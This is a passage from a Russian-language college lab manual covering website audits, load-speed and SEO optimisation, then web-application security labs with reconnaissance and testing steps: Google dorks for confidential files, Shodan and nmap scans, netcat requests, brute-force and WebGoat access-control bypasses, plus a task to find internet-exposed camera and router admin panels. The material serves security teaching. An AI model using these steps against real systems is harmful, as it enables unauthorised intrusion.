Если на сайте есть визуальные образы (иконки, миниатюры, изображения и т. п.), оцените, насколько они соответствуют контексту, дополняют ли его. Неправильное использование визуальных образов может запутать посетителя.

На страницах должна быть четкая иерархия визуальных образов – важное нужно визуально выделять, чтобы оно сразу попадало в поле зрения. Оцените, сразу ли вы видите самое главное на всех страницах или где-то приходится долго искать.

4. Оценка контента.

Как правило, контент – это то, ради чего создается сайт. Задача оценки контента – проверить, насколько хорошо воспринимается ваш контент и насколько он интересен.

Тексты

Тексты нужно проверять как с точки зрения визуального оформления, так и с точки зрения содержащегося в них смысла.

При проверке оформления смотрите, хорошо ли текст контрастирует с фоном. В общем случае нужно 80 % контраста. Проверить сайт можно с помощью онлайн-сервисов, но обычно плохой контраст видно и без них. Тексты должны быть оформлены шрифтом без засечек, размер шрифта от

14px. На сайте лучше не использовать более 2 шрифтов: один для основного текста и еще один для заголовков страниц.
Все тексты на сайте следует проверить на уникальность с помощью специальных онлайн- сервисов. Неуникальные тексты нужно переписать, так как они плохо отражаются на позициях сайта. Да и клиенту неприятно читать тексты, которые он уже где-то видел.
На сайте не должно быть необоснованно длинных текстов. Если они есть и без них никуда (какие-либо правила пользования вашими услугами), то они должны быть оформлены с выделением абзацев, подзаголовков, чтобы проще прочитывались.
Перечитайте хотя бы главные тексты, проверьте их на наличие грамматических, лексических, пунктуационных, речевых и прочих ошибок.
Картинки
Все картинки на сайте должны быть хорошего качества, особенно если у вас интернет- магазин. Посмотрите, не портится ли фото ваших товаров при приближении, можно ли рассмотреть детали, есть ли фотографии товара в разных ракурсах
Уникальность картинок тоже стоит проверить. Можно посмотреть, какие картинки на сайте у ваших конкурентов. Лучше не брать картинки с бесплатных фотостоков, потому что они везде: на билбордах, на упаковках, на сайтах. Платными фотостоками пользуется гораздо меньше людей, а выбор фотографий огромен. Самое лучшее решение – делать фотографии своих сотрудников, своих товаров. Это самый дорогой вариант, но он дает гарантию уникальности ваших фотографий и автоматически повышает уровень доверия посетителей к сайту

5. Оценка форм и диалогов.

Задача оценки форм и диалогов – проверить корректность работы всех форм на сайте, найти ошибки в работе, неудобства при заполнении.
Попробуйте заполнить каждую из форм на своем сайте. Оцените, все ли поля вам понятны, нет ли лишних обязательных полей (например, обязательное поле email в форме для заказа Обратного звонка), информативны ли сообщения об ошибках, срабатывает ли кнопка отправки данных с формы, приходят ли сообщения с форм к вам на почту (или попадают в спам?).
Проверка корректности ввода информации в формы должна осуществляться без перезагрузки страницы. В случае если перезагрузка все-таки понадобилась, то вы не должны вводить информацию второй раз – данные должны сохраниться. В многостраничных формах должна быть возможность вернуться с сохранением данных.

6. Оценка конверсии.

Чтобы понимать, насколько эффективен сайт и какая у сайта конверсия, не обойтись без счетчика веб-аналитики. После установки счетчика необходимо обязательно настроить цели и периодически оценивать конверсию и основные показатели сайта. Многие владельцы об этом забывают. В процессе комплексного аудита очень помогают данные систем веб-аналитики: ни их основе можно строить гипотезы о проблемах сайта, в том числе проблемах с юзабилити.
В состав комплексного аудита входит: SEO-аудит, аудит юзабилити, анализ веб-аналитики (в том числе конверсии), проверка и настройка целей. Провести поверхностный аудит может любой владелец сайта. В юзабилити-аудите оцениваются: Главная страница, интерактивные элементы, навигация, дизайн, контент, формы и диалоги.
Задание № 1. Провести аудит заданного сайта.

Лабораторная работа 19 «Исследование способов ускорения загрузки сайтов»

Цель: изучение способов ускорения загрузки сайтов.

Теоретические сведения

Способы ускорения загрузки сайтов.
Время загрузки сайта – один из важнейших показателей, влияющий на поведение пользователей сайта.
Снижение скорости загрузки страницы на 1 секунду влечет за собой:

- уменьшение числа просмотров на 11 %;
- снижение показателя удовлетворенности пользователя на 16 %;
- уменьшение конверсии до 6 %.

Пара лишних секунд времени загрузки сайта уменьшают шансы заинтересовать посетителей и осуществить продажи.
KISSmetrics провела исследование на тему того, как скорость загрузки сайта сказывается на поведении пользователей и покупателей:

- 47 % пользователей ожидают, что страница откроется меньше чем за 2 секунды;
- 40 % пользователей закрывают сайт, если он загружается дольше 3 секунд;
- 79 % покупателей, которые остались недовольными удобством сайта, скорее всего, не будут покупать через него в дальнейшем;
- 44 % интернет-покупателей расскажут своим знакомым о сайтах, которые их не удовлетворили.

Ускоренная загрузка сайта особенно важна для пользователей, заходящих на сайт с мобильных устройств. А так как сейчас доля мобильного трафика постоянно растет, то на ускорение на мобильном нужно сделать особый акцент.

Рассмотрим способы ускорения загрузки сайта.

1. Сократить число HTTP запросов.

Согласно исследованиям компании Yahoo, большая часть времени при загрузке страницы тратится на загрузку изображений, файлов стилей и скриптов.

Для загрузки каждого такого файла создается отдельный HTTP запрос. Чем больше таких запросов, тем больше времени проходит до момента полной загрузки страницы.

2. Объединить и минифицировать CSS и JS-файлы. Самый простой способ сократить количество запросов – объединить и минифицировать (сжать) HTML, CSS и JavaScript файлы. Для этого открываем любой текстовый редактор, вставляем в него содержимое всех используемых css-файлов в том порядке, в котором они подключаются в шаблоне. Далее, воспользовавшись любым сервисом минификации (например, CSSminifier), сжимаем код. В результате у нас сокращается число запросов, а из финального кода удаляются незначимые для интерпретатора символы (пробелы, табы, переносы строк и т.п.).

3. Реализовать асинхронную загрузку CSS и JS.

CSS файлы загружаются в HTML посредством вставки тега. Однако не все куски кода настолько критичны, что их следует загружать сразу. Например, на сайте есть редко используемый компонент сравнения товаров. Имеет смысл подгружать стили и js-код для него непосредственно в тот момент, когда пользователи захотят воспользоваться таким функционалом.

4. Настроить отложенную загрузку javascript-кода.

В стандартном режиме javascript файлы прерывают парсинг HTML-документа до тех пор, пока все такие файлы не будут получены и выполнены.

Часто требуется вставить какой-нибудь не особо значимый виджет социальных сетей в подвал сайта. Для нас неважно, появится ли он на странице сразу или спустя пару секунд.

Чтобы реализовать отложенную загрузку, а точнее обработку такого скрипта, необходимо прописать атрибут defer тегу <script>.

5. Ускорить получение первых байтов (TTFB).

TTFP – первый байт, полученный от страницы. Время получения такого байта – один из фактором ранжирования страницы поисковиками, требующий к себе внимания.

6. Сократить время ответа сервера

Необходимо провести анализ всех запросов к базе данных. Найти и исправить ошибки. Оптимизировать код запросов к базе данных и избавиться или переписать плагины, написанные малоопытными разработчиками.

7. Выбрать оптимальные опции хостинга под запросы пользователей.

С ростом числа пользователей скорость работы сайта будет медленно падать. Поэтому очень важно правильно подобрать тип и опции хостинга.

Для небольших сайтов компаний и визиток подойдет самый простой виртуальный хостинг (shared hosting). Для интернет-магазинов, порталов – VPS/VSD. Для сайтов с большой посещаемостью нужно смотреть в сторону выделенных физических сервером (Dedicated server).

8. Провести анализ сжатия страниц.

В протоколе HTTP, используемом в мировой паутине, предусмотрена возможность сжатия передаваемой информации для экономии трафика и увеличения скорости загрузки данных. Большинство современных браузеров поддерживает метод gzip.

Проверить, включен ли у вас на сайте gzip, можно, воспользовавшись любым предложенным поисковиком сервисом по запросу “gzip test”.

9. Включить сжатие страниц.

Не всегда нужно при каждом открытии страницы генерировать тысячу запросов к базе данных. Достаточно сохранить эту информацию в статичном файле и настроить ее автоматическое

обновление раз в год. Сделать эти настройки можно либо в настройках используемой вами CMS либо в файле .htaccess.

10. Сжать все изображения и видео.

Если на сайте располагает большое количество изображений и видео, имеет смысл сжать их. Сделать это можно либо в любом графическом редакторе, либо в онлайн-сервисах, которые в интернете в последнее время становится все больше.

11. Использовать CDN.

CDN (или Content Delivery Network) – это сеть доставки контента. Сайт размещается на серверах, находящихся в различных местах мира. В зависимости от того, где находится конечный пользователь, информацию он получает с того ли иного сервера – лучшего по комплексному показателю, в котором важную роль играет географическое положение.

Использование возможностей CDN не сильно ударит по кошельку, но внесет весомый вклад в конечную цель. Тем более в рамках техподдержки мы подробно расскажем, как подключиться к сети максимально выгодно.

12. Использовать облачные сервисы.

Данный пункт касается видео и других больших по весу материалов на сайте. Чтобы не загружать лишний раз ваш сервер, такие документы желательно размещать в облачных сервисах.

13. Сократить число inline-стилей.

Вес страницы при использовании inline-стилей увеличивается, скорость обработки браузером уменьшается. Правильнее использовать css-классы.

14. Реализовать отложенную загрузку изображений, видео, iframe и контента.

Если на странице большое количество тяжеловесных элементов, то имеет смысл загружать их непосредственно перед моментом их использования. Сделать это нужно для изображений, видео, iframe, а иногда и для текста (например, в случае сайта онлайн-библиотеки).

15. Провести анализ кода и сократить число используемых плагинов.

Очень часто неопытные разработчики для реализации одной единственной всплывающей подсказки на сайте подгружают целый плагин, используя одну из сотен возможностей библиотеки, то есть стреляют из пушки по воробьям. А если этот плагин использует другие библиотеки (зависимости), то на сайте появляется огромная куча неиспользуемого кода. Стоит провести анализ кода сайта и уменьшить число редко используемых плагинов. Например, всплывающую подсказку можно реализовать, написав несколько строк на чисто Javascript либо вообще реализовав это средствами CSS.

16. Уменьшить число редиректов.

Без редиректов часто не обойтись. Например, если у нас изменился адрес страницы, прописывается 301 редирект, чтобы пользователи смогли открыть страницу по старой ссылке (в поисковиках ссылки обновляются не сразу). Однако каждый такой редирект прилично увеличивает время загрузки страницы. Если 1–2 редиректа еще позволительно, то большее число крайне негативно сказывается на скорости загрузки.

17. Сократить число внешних скриптов.

Добавление кнопки “Поделиться” и т.п. в различных соцсетях подключает внешние скрипты Вконтакте, Facebook, Instagram и т.д. Это дополнительные запросы к разным серверам. Необходимо как минимум реализовать их отложенную загрузку. Однако бывают ситуации, когда это невозможно.

Например, многие использую внешние скрипты, которые добавляют на сайт новые шрифты (например, Google). Несмотря на то что сам Google предупреждает, насколько снижается скорость загрузки сайта, многие неопытные разработчики добавляют шрифты наобум, ради одного заголовка на какой-то редко посещаемой странице.Поэтому, где это возможно, старайтесь использовать локальные скрипты, а количество внешних сократите до минимума.

18. Провести аудит быстродействия мобильной версии сайта.

С помощью сервиса Google PageSpeed Insights можно провести онлайн-аудит как десктопной версии сайта, так и мобильной.

19. Постоянно следить за скоростью загрузки сайта.

Задание № 1. Проанализировать время загрузки предложенного сайта.

Задание № 2. Предложить и реализовать способы ускорения загрузки предложенного сайта.

Лабораторная работа 20 «Проведение внутренней SEO оптимизация сайта»

Цель: получение навыков проведения внутренней SEO оптимизации сайта.

Теоретические сведения

Внутренняя SEO оптимизация сайта.

Внутренняя оптимизация сайта – действия, проводимые над сайтом с целью повысить позиции страниц в поисковых системах по заданному списку ключевых фраз.

SEO-оптимизация сайта

1. Создайте корректный robots.txt.

Robots.txt – текстовый документ, расположенный в корневом каталоге сайта. В нем указаны инструкции о том, какие страницы разрешено индексировать поисковым системам, а какие нет. Наличие robots.txt не обязательно и его отсутствие означает разрешение индексировать сайт без ограничений. Корректный robots.txt поможет поисковым системам быстрее и полнее индексировать сайт.

2. Укажите правильный тег <meta name=”robots” content=”...”>.

Мета-теги находятся в разделе <head> HTML-кода документа:

Мета-тег <meta name=”robots” content=””> управляет индексацией страницы в поисковых системах.

Отсутствие этого мета-тега означает разрешение на индексирование документа. Специальные значения атрибута content позволяют:

- content=”noindex” – запретить индексацию текста,
- content=”nofollow” – запретить переход по ссылкам на странице.

3. Исключите появление дублей.

Дубли – одинаковые по содержанию документы, доступные по двум отличным URL-адресам.

Такие страницы со стороны Яндекса и Google могут быть пессимизированы.

Распространенная причина появления дублей – отсутствие явного указания на главное зеркало. Зеркалами считаются сайты, являющиеся полными копиями по контенту. Так, страницы интернет-ресурса могут быть доступны по адресу с www и без него, с слэшем “/” в конце или без него.

4. Прокачайте дизайн и юзабилити.

Поисковые системы придают большую важность поведенческим факторам, которые оцениваются показателями – отказы, время на сайте, глубина просмотра. Качество дизайна и юзабилити сильно влияет на значения этих показателей. Дизайн должен быть визуально приятным, интуитивно понятным и удобным для посетителей.

5. Повысьте скорость загрузки.

Отличным показателем можно считать, если время загрузки не превышает 2 секунд, приемлемым – до 5 секунд. Если сайт загружается слишком медленно, скорее всего, следует выполнить эти действия:

- использовать высокоскоростной хостинг;
- выбрать оптимальные параметры изображений;
- оптимизировать код;
- минимизировать HTML, CSS, JS;
- подключить минимальное количество внешних файлов;
- включить сжатие данных на сервере.

6. Уделите внимание SMO.

Social Media Optimization (SMO) – оптимизация для социальных медиа, которая в целом заключается в повышении удобства использования сайта посетителями из социальных сетей.

На практике это означает следующие действия:

- использование кнопок “поделиться”;
- внедрение микроразметки;
- указание ссылок на представительства в социальных сетях.

Смысл наличия кнопок “поделиться” в том, чтобы пользователю было легко поделиться понравившемся материалом на своей личной странице в социальной сети.

Социальные сети поддерживают протокол Open Graph. Микроразметка управляет заголовком, изображением, описанием и ссылкой, когда статью сайта размещают в социальной сети.

Если вы имеете личные профили в социальных сетях или сообщества, то укажите их адреса на своем сайте.

7. Используйте инструменты поисковых систем.

Оптимизация страниц сайта

Целью SEO оптимизации страницы является максимальное повышение ее релевантности в поисковых системах по конкретным ключевым фразам.

1. Используйте ключевые фразы в <title>.

Отображается как заголовок вкладки браузера и может быть использован в результатах выдачи. При составлении заголовка следуйте этим рекомендациям:

- начинайте заголовок с основной ключевой фразы;
- не превышайте значение длины заголовка в 70-80 символов;
- используйте уникальные заголовки в пределах своего сайта;
- составляйте грамотный и осмысленный текст заголовка;
- не включайте в заголовок знаки завершения предложения – .!? Заменяйте их на : – и |

Содержимое этого тега не присутствует на странице.

На ранжирование мета-тег влияет слабо. Поисковые системы могут использовать содержание этого тега в сниппете на выдаче, что оказывает существенное влияние на кликабельность (CTR).

2. Подготовьте описания для description.

Мета-тег <meta name=”description” content=””> расположен в секции <head> HTML-кода документа.

Структурируйте содержимое.

Формат подачи информации влияет на удобство ее восприятия человеком. Поисковые системы умеют распознавать формат подачи информации, анализируя код верстки страницы. В HTML-коде существуют различные теги для верстки соответствующих блоков:

- абзацы <p>
- заголовки и подзаголовки <h1>...<h6>
- маркированные и нумерованные списки <ul>,
- таблицы <table>
- изображения <img>

Старайтесь разнообразить верстку и уместно использовать подобные блоки.

3. Оптимизируйте текст.

При написании текста, в первую очередь, следует ориентироваться на людей и заботиться о смысловом наполнении, а уже потом оптимизировать его для поисковых систем. Делайте тексты интересными и легкими для чтения. При оптимизации текста учитывайте следующие рекомендации:

- используйте основную ключевую фразу в первых 2–3 абзацах;
- используйте иерархию заголовков и подзаголовков:
- основную ключевую фразу включите в главный заголовок h1;
- не создавайте более одного главного заголовка на странице;
- дополнительные ключевые фразы включайте в подзаголовки h2...h6;
- размещайте тексты уместного объема:
- коммерческие: 2000–3000 символов;
- информационые: от 5000 символов;
- равномерно распределяйте ключевые фразы по тексту, избегайте их скопления в одной части.

Кроме этого ваш текст должен быть уникальным и не содержать грамматических ошибок. Помните, что за частое включение ключевых фраз в текст, поисковые системы могут наложить санкции за переоптимизацию. Оптимальное количество вхождений в процентах от общего объема текста для каждого запроса свое. Узнать его ориентировочно можно проанализировав конкурентов в топ-5.

4. Оптимизируйте изображения.

Качественный текст часто сопровождается иллюстрациями, как, например, эта статья. Это нравится пользователям, но в этом также есть некоторые проблемы для SEO. Добавляя изображения на страницу, увеличивается ее общий вес и тем самым снижается скорость загрузки. Выбирайте корректный формат и размер изображения – от этого зависит размер файла. При выборе формата следуйте следующим простым правилам:

- если это анимация – .gif;
- если необходим прозрачный фон – .png;
- в остальных случаях – .jpg.

Выбор размера: в общем случае вес изображения тем больше, чем больше ее размер. Если в статье размещается картинка размером 400×200 пикселей, то не нужно для этих целей использовать оригинал в размере 1600×800 и сжимать его в браузере до 400×200. В таком случае в графическом редакторе следует изменить размер до необходимого 400×200. Изображения на страницу добавляются с помощью тега <img>, который имеет актуальные для SEO атрибуты:

- src – включает название файла;
- alt – описание, которое появляется при невозможности загрузить картинку;
- title – всплывающая подсказка, появляющаяся при наведении.

При выборе названия файла с изображением отдавайте предпочтение лаконичному варианту описывающему суть файла. В атрибуте alt включите краткое описание до 10 слов того, что именно показано на картинке.

5. Используйте внутреннюю перелинковку.

Внутренняя перелинковка – это ссылки между внутренними страницами. На крупных сайтах основный эффект от перелинковки заключается в перераспределении веса страниц в пользу наиболее важных. Это позволяет им несколько лучше ранжироваться. На небольших площадках такой эффект малозаметен, но в этом случае перелинковка тоже играет важную роль. При уместном использовании ссылок внутри статей пользователь будет переходить по ним и проводить больше времени на ресурсе, улучшая поведенческие факторы. Распространенные виды перелинковки – рекомендательные блоки и контекстные ссылки.

6. Грамотно применяйте исходящие ссылки.

Существует мнение, что нежелательно ставить исходящие ссылки на внешние ресурсы. В среде оптимизаторов есть различные аргументы за и против. Исходящие ссылки на авторитетные тематические площадки помогают в продвижении. Такие ссылки позволяют поисковикам правильно определить тематику ссылающегося сайта. Кроме этого такие ссылки прибавляют авторитетность и вашему ресурсу. Исходящие ссылки на спамные ресурсы следует избегать или использовать для них атрибут rel=”nofollow”. Такие ссылки могут появляться, например, в комментариях.

Включайте в статьи исходящие ссылки на авторитетные тематические площадки.

Задание № 1. Проведите SEO-оптимизацию предложенного сайта.

Лабораторная работа 21 «Техническая оптимизация, дополнительные настройки»

Цель: получение навыков технической оптимизации сайтов.

Теоретические сведения

Техническая оптимизация сайтов. Технические характеристики сайта:

– файл Robots.txt (присутствут ли этот файл);
– наличие ошибки «Googlebot не может получить доступ к файлам CSS и JS на сайте»;
– скорость загрузки страниц;
– оптимизация под мобильные устройства;
– валидность HTML-кода;
– битые ссылки (наличие битых ссылок негативно сказывается на продвижении);
– дублированный контент.

Задание № 1. Проведите техническую оптимизацию предложенного сайта.

Лабораторная работа 22 «Улучшение поведенческих факторов»

Цель: получение навыков улучшения поведенческих факторов.

Теоретические сведения

Улучшение поведенческих факторов

Поведенческие факторы – показатели, характеризующие поведение людей на вашем сайте.

ПФ учитываются поисковыми системами и влияют на ранжирование сайта.

Существует огромное количество факторов. Как правило они делятся на внешние и внутренние. Чтобы не пытаться охватить необъятное, сосредоточимся сегодня на базовых внутренних факторах: отказы, время на сайте, глубина просмотра, возвраты. На эти факторы вы можете повлиять, работая над своим сайтом.

Вот несколько способов, которые помогут улучшить эти показатели.

1. Ответьте на вопрос: о чем сайт?

Посетитель должен быстро понять тематику сайта, его предназначение. Очень хорошо с этой задачей справляются:

- логотип и слоган, расположенные в шапке сайта;
- заголовок главной страницы;
- общий дизайн и оформление сайта.

Визуально сайт должен соответствовать своей тематике, а тексты раскрывать его сущность. Такая информация поможет человеку понять, что сайт отвечает его запросу, побудит его уделить вашему ресурсу больше внимания. Как следствие, показатель отказов должен снизиться.

2. Разместите витрину на главной странице.

Эта рекомендация подходит интернет-магазинам и сайтам с каталогом товаров. Не заставляйте человека искать то, ради чего он пришел на сайт. Правильно сформированная витрина заинтересует посетителя и заставит остаться на сайте.

3. Решите конкретную задачу посетителя.

Добавьте на главную страницу блок, посвященный решению одной-единственной проблемы. Хорошими примерами могут служить калькулятор расчета стоимости (заказ кухонь) и специализированная форма поиска (автомобильные запчасти).

Такой способ – это возможность одновременно и удержать посетителя на сайте, и выделиться среди конкурентов. Подумайте, есть ли у целевого посетителя конкретная насущная проблема, и попробуйте решить ее.

4. Обеспечьте качественную навигацию.

Проследите, чтобы все стандартные средства навигации корректно работали и были расположены на каждой странице сайта. К стандартным средствам относятся:

- главное меню;
- выделение активного пункта меню;
- название страницы (заголовок);
- навигационная цепочка (хлебные крошки).

5. Добавьте интерактив.

Самые очевидные решения:

- система отзывов;
- голосования;
- онлайн-консультант;
- чат.

Каждый способ предназначен для решения собственных задач, которые, в свою очередь, зависят от тематики сайта. Оцените реальную пользу для ваших посетителей и не добавляйте на сайт лишние функции.

6. Публикуйте тематические статьи.

Раздел со статьями может стать сердцем сайта. Со стороны посетителей этот раздел сайта решает несколько задач:

- лучше раскрывает суть вашего товара/услуги для посетителей;
- показывает, что сайт поддерживается в актуальном состоянии.
- демонстрирует ваш профессионализм.

7. Свяжите материалы сайта ссылками.

Перелинковка – ссылки внутри страниц текста, которые ведут на другие страницы вашего сайта. Также ссылки могут размещаться списком после текста и раскрывать связанные темы. В случае с перелинковкой посетитель может заинтересоваться и перейти на другие страницы вашего сайта, чтобы лучше разобраться в вопросе. Легко и органично этот способ сочетается с тематическими статьями.

8. Инициируйте возвращение посетителей.

Не всегда получается сделать посетителя клиентом с первого раза. Вот несколько способов вернуть посетителя:

- Функция «Сообщить о поступлении». Если товар в будущем появится в магазине, то человек сможет вернуться за покупкой.
- Подписка на рассылку. Вы можете сообщать человеку, например, о публикации новых статей.
- Сами по себе интересные материалы, статьи могут побудить человека сохранить страницу в закладках и вернуться на нее в будущем.

9. Технические тонкости.

Открывайте внешние ссылки в новых вкладках. В этом случае человек не потеряет ваш сайт из виду и сможет вернуться к тому месту, на котором закончил работу с сайтом.

Обеспечьте приемлемую скорость загрузки страниц. Никому не хочется работать с «тормозящим» сайтом. С момента перехода по ссылке до момента отображения самых важных элементов страницы (первого экрана) должно проходить не больше 1–2 секунд.

Оформите страницу с ошибкой 404. На такие страницы посетители могут попадать, если вы удаляли страницы на сайте. Хорошо оформленная страница 404 позволит человеку вернуться к нормальному режиму работы.

Задание № 1. Проанализируйте поведенческие факторы предложенного сайта.

МДК. 09.03 Обеспечение безопасности веб-приложений
Тема 9.3.1 Технологии обеспечения безопасности веб-приложений
Лабораторная работа 23 «Сбор информации о web-приложении»
Цель: обучение методам и средствам сбора информации об анализируемом веб-приложении.
Задание № 1. Выполнить сбор информации об анализируемом веб-приложении.
Пример сбора информации об анализируемом (условном) веб-приложении www.test.app.com/robots.txt. Последовательность действий.
Шаг 1. В адресной строке браузера перейти по адресу www.test.app.com/robots.txt.
Проанализировать содержимое файла. Сделать выводы о наличии «скрытых» директорий.
Шаг 2. В адресной строке браузера перейти по адресу http://www.test.app.com/crossdomain.xml и, затем, по адресу http://www.test.app.com/clientaccesspolicy.xml. Проанализировать содержимое файлов. Сделать выводы о корректности конфигурации политики междоменного взаимодействия.
Шаг 3. Перейти по адресу http://www.google.com. Задать поисковые запросы, определяемые анализируемым приложением, например:

- site:www.test.app.com filetype:docx confidential;
- site:www.test.app.com filetype:doc secret;
- site:www.test.app.com inurl:admin;
- site:www.test.app.com filetype:sql;
- site:www.test.app.com intext: "Access denied".

Проанализировать логику запросов и полученные данные. Построить свои запросы, используя примеры из базы запросов.
Шаг 4. Перейти по адресу http://www.shodanhq.com. Задать следующий поисковый запрос:
hostname:www.test.app.com
Построить свои запросы для приложения www.test.app.com.
Шаг 5. Данный тест выполняется только для приложений, размещенных в лабораторной сети.
С помощью сетевых сканеров Nmap и Xprobe выполнить идентификацию ОС веб-сервера:
nmap –O www.test.app.com –vv # xprobe2 www.test.app.com
Шаг 6. Подключиться к веб-серверу, используя утилиту Netcat:
nc www.test.app.com 80 Отправить следующий GET запрос GET / HTTP/1.1
Host: www.test.app.com
\r\n
По заголовкам Server и X-Powered-By определить программное обеспечение, реализующее веб-сервер и фрэймворк веб-приложения. В браузере установить расширение Wappalyzer, перейти по адресу веб-приложения и проанализировать информацию о компонентах веб-приложения полученное через Wappalyzer.
Шаг 7. С помощью сканера веб-серверов Httprint (дистрибутив Backtrack) или Httprecon (ОС Windows) выполнить идентификацию веб-сервера:
cd /pentest/enumeration/web/httprint/linux
./httprint –h www.test.app.com –s signatures.txt
С помощью сканера Wafw00f проверить наличие у веб-приложения подсистемы WAF: # cd /pentest/web/waffit
python ./wafw00f.py http://www.test.app.com # python ./wafw00f.py https://www.test.app.com
Шаг 8. Выполнить тесты по идентификации поддерживаемых веб-сервером HTTP-методов.
Для этого необходимо отправить с помощью Burp Suite или Netcat запрос следующего вида:
OPTIONS / HTTP/1.1
Host: www.test.app.com
\r\n
Проверить, поддерживает ли сервер обработку запросов с произвольными методами:
DOGS / HTTP/1.1
Host: www.test.app.com
\r\n
Если веб-сервер поддерживает метод TRACE, то это может привести к уязвимости к атаке Cross-Site Tracing (XST). Для проверки поддержки веб-сервером методы TRACE отправить запрос
TRACE / HTTP/1.1
Host: www.test.app.com

\r\n
Веб-сервер поддерживает метод TRACE и потенциально уязвим к атаке XST, если получен ответа вида
HTTP/1.1 200 OK
Connection: close Content-Length: 39 TRACE / HTTP/1.1
Host: www.test.app.com
Задание № 2. Найти административные интерфейсы коммуникационного и сетевого оборудования (видеокамеры, коммутаторы ЛВС, домашние Wi-Fi маршрутизаторы, и т.д.), подключенные к сети Интернет.

Лабораторная работа 24 «Тестирование защищенности механизма управления доступом и сессиями»

Цель: обучение методам и средствам тестирования защищенности механизма управления доступом в веб-приложениях, современным методам и средствам тестирования защищенности механизма управления сессиями в веб-приложениях.

Задание № 1. Выполнить тестирование защищенности механизма управления доступом исследуемого веб-приложения.

Последовательность действий

Шаг 1. Настроить работу браузера через штатный проксисервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.app.com.

Шаг 2. Зарегистрироваться в веб-приложении. Получить идентификатор учетной записи и пароль доступа к веб-приложению. Проанализировать предсказуемость идентификаторов пользователей и, если это возможно, алгоритм назначения идентификаторов. Проанализировать реализованную в веб-приложении парольную политику. Оценить доступную сложность выбора паролей пользователями. Опционально выполнить атаку полного перебора паролей.

Шаг 3. Перейти по ссылке для аутентификации в приложении. При этом необходимо убедиться, что форма аутентификации доступна только по протоколу HTTPS. Убедиться, что вводимые пользователем логин и пароль отправляются в зашифрованном виде по протоколу HTTPS. Убедиться, что логин и пароль не отправляются с помощью HTTP-метода GET.

Шаг 4. Проверить, что в веб-приложении изменены стандартные пароли для встроенных учетных записей. Проверить, что новые учетные записи создаются с различными паролями.

Шаг 5. Проверить возможность идентификации пользователей веб-приложения через формы регистрации, входа и восстановления пароля. Для этого следует ввести несуществующее имя пользователя (например, qawsedrf1234) и произвольный пароль, а затем имя существующего пользователя и произвольный, но неправильный пароль. В обоих случаях должно быть выведено одно и то же сообщение об ошибке вида «Ошибка в имени пользователя или неверный пароль». Также оба HTTP-ответа должны совпадать с точностью до изменяемых параметров и быть получены за одно и то же время. В противном случае веб-приложение имеет скрытый канал (оракул), позволяющий идентифицировать его пользователей.

Шаг 6. Проверить возможность реализации атаки подбора пароля пользователя. Ввести имя пользователя. Ввести несколько раз неправильный пароль (5–10 раз). После этого ввести правильный пароль для этой учетной записи. Ввести одинаковый пароль для разных учетных записей (для 5–10). Проверить возможность доступа к веб-приложению. Блокирование учетных записей пользователя после нескольких неудачных попыток входа создает условие для реализации DoS-атаки и не должно использоваться в механизмах защиты от атак подбора паролей. Вместо этого необходимо использовать возрастающие временные задержки или средства анти- автоматизации (например, CAPTCHA).

Шаг 7. Проверить, что чувствительный контент (например, страницы с введенными номерами кредитных карт, счетов, адресов) не доступен через механизм History веб-браузера, а также не кэшируется им. Войти под учетной записью пользователя, перейти на страницу с чувствительным контентом. Ввести новые данные. Выйти из приложения. Нажать кнопку «Back». Пользователь не должен иметь возможность выполнять новые запросы (при корректной реализации управления сессиями). Если при этом пользователю доступны ранее запрашиваемые страницы, то это означает, что серверная часть веб-приложения не запретила веб-браузеру сохранять данные в истории. Запрещение кэширования определяется наличием HTTP-заголовков Pragma, Cache- Control и Expires со следующими рекомендованными значениями:
Pragma: no-cache

Cache-Control: no-cache, no-store, must-revalidate, max-age=0 Expires: -1
Шаг 8. Запустить веб-приложение Web Goat. Ввести логин:
«guest», пароль: «guest».
Перейти по ссылке «Access Control Flaws → Bypass a Path Based Access Control». Изучить условия задачи. Используя FireBug (или любой аналогичный инструмент), изменить значение AccessControlMatrix.html на ../../main.jsp. Нажать кнопку «View File». Перейти по ссылке «LAB: Role Based Access Control →Stage 1». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Можно видеть, что от пользователя скрыта кнопка «DeleteProfile», так как он не должен иметь возможности удалять учетные записи. Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Используя FireBug (или любой аналогичный инструмент), изменить HTML- размету, заменив элемент
<input type="submit" value="ViewProfile" name="action">
на элемент
<input type="submit" value="DeleteProfile" name="action">
Нажать кнопку «DeleteProfile». Просмотреть отправленный запрос в Burp Suite. Профиль пользователя будет удален. Опционально решить задачу «LAB: Role Based Access Control → Stage 2». Перейти по ссылке «LAB: Role Based Access Control →Stage 3». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Можно видеть, что пользователю доступны данные своего профиля. Используя FireBug (или любой аналогичный инструмент), изменить HTML-размету, заменив элемент <option value="105" selected="">Tom Cat (employee)</option>
на элемент
<option value="103" selected="">Tom Cat (employee)</option>
Нажать кнопку «ViewProfile». Просмотреть отправленный запрос в Burp Suite. Будут выведены данные профиля пользователя
Curly Stooge.
Опционально решить задачу «LAB: Role Based Access Control → Stage 4».
Перейти по ссылке «Remote admin access». Изучить условия задачи. Просмотреть подменю «Admin Functions». Перейти по ссылке
WebGoat/attack?Screen=86&menu=200&admin=true.
Просмотреть подменю «Admin Functions».

Задание № 2. Изучить рекомендации к защищенной реализации механизма хранения паролей.
Исследовать механизм восстановления паролей выбранного веб-приложения.
Задание № 3. Исследовать минимально допустимую длину и сложность паролей в произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.
Задание № 4. Выполнить тестирование защищенности механизма управления сессиями исследуемого веб-приложения.
Последовательность действий
Шаг 1. Настроить работу браузера через штатный прокси-сервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.app.com. Просмотреть Cookie, определить, создается ли сессия для неаутентифицированных (анонимных) пользователей.
Шаг 2. Ввести корректные логин и пароль. Определить, что используется в качестве транспорта для передачи идентификатора сессии. Если для этого используется механизм Cookie, то определить имена cookie, их атрибуты (Secure, HttpOnly, Domain, Path, Expires) и значения. Проанализировать адекватность используемых атрибутов Cookie.
Шаг 3. Проанализировать имя идентификатора сессии, его структуру и значение, определить, используется ли кодирование или шифрование данных. Используя инструмент Sequencer в Burp Suite, проанализировать вероятностные характеристики последовательности идентификаторов сессий. Сделать вывод о соответствии реализации функции генерации идентификаторов требованиям безопасности. Сделать вывод о возможности использования атаки грубой силы для генерации сессионного идентификатора пользователя.
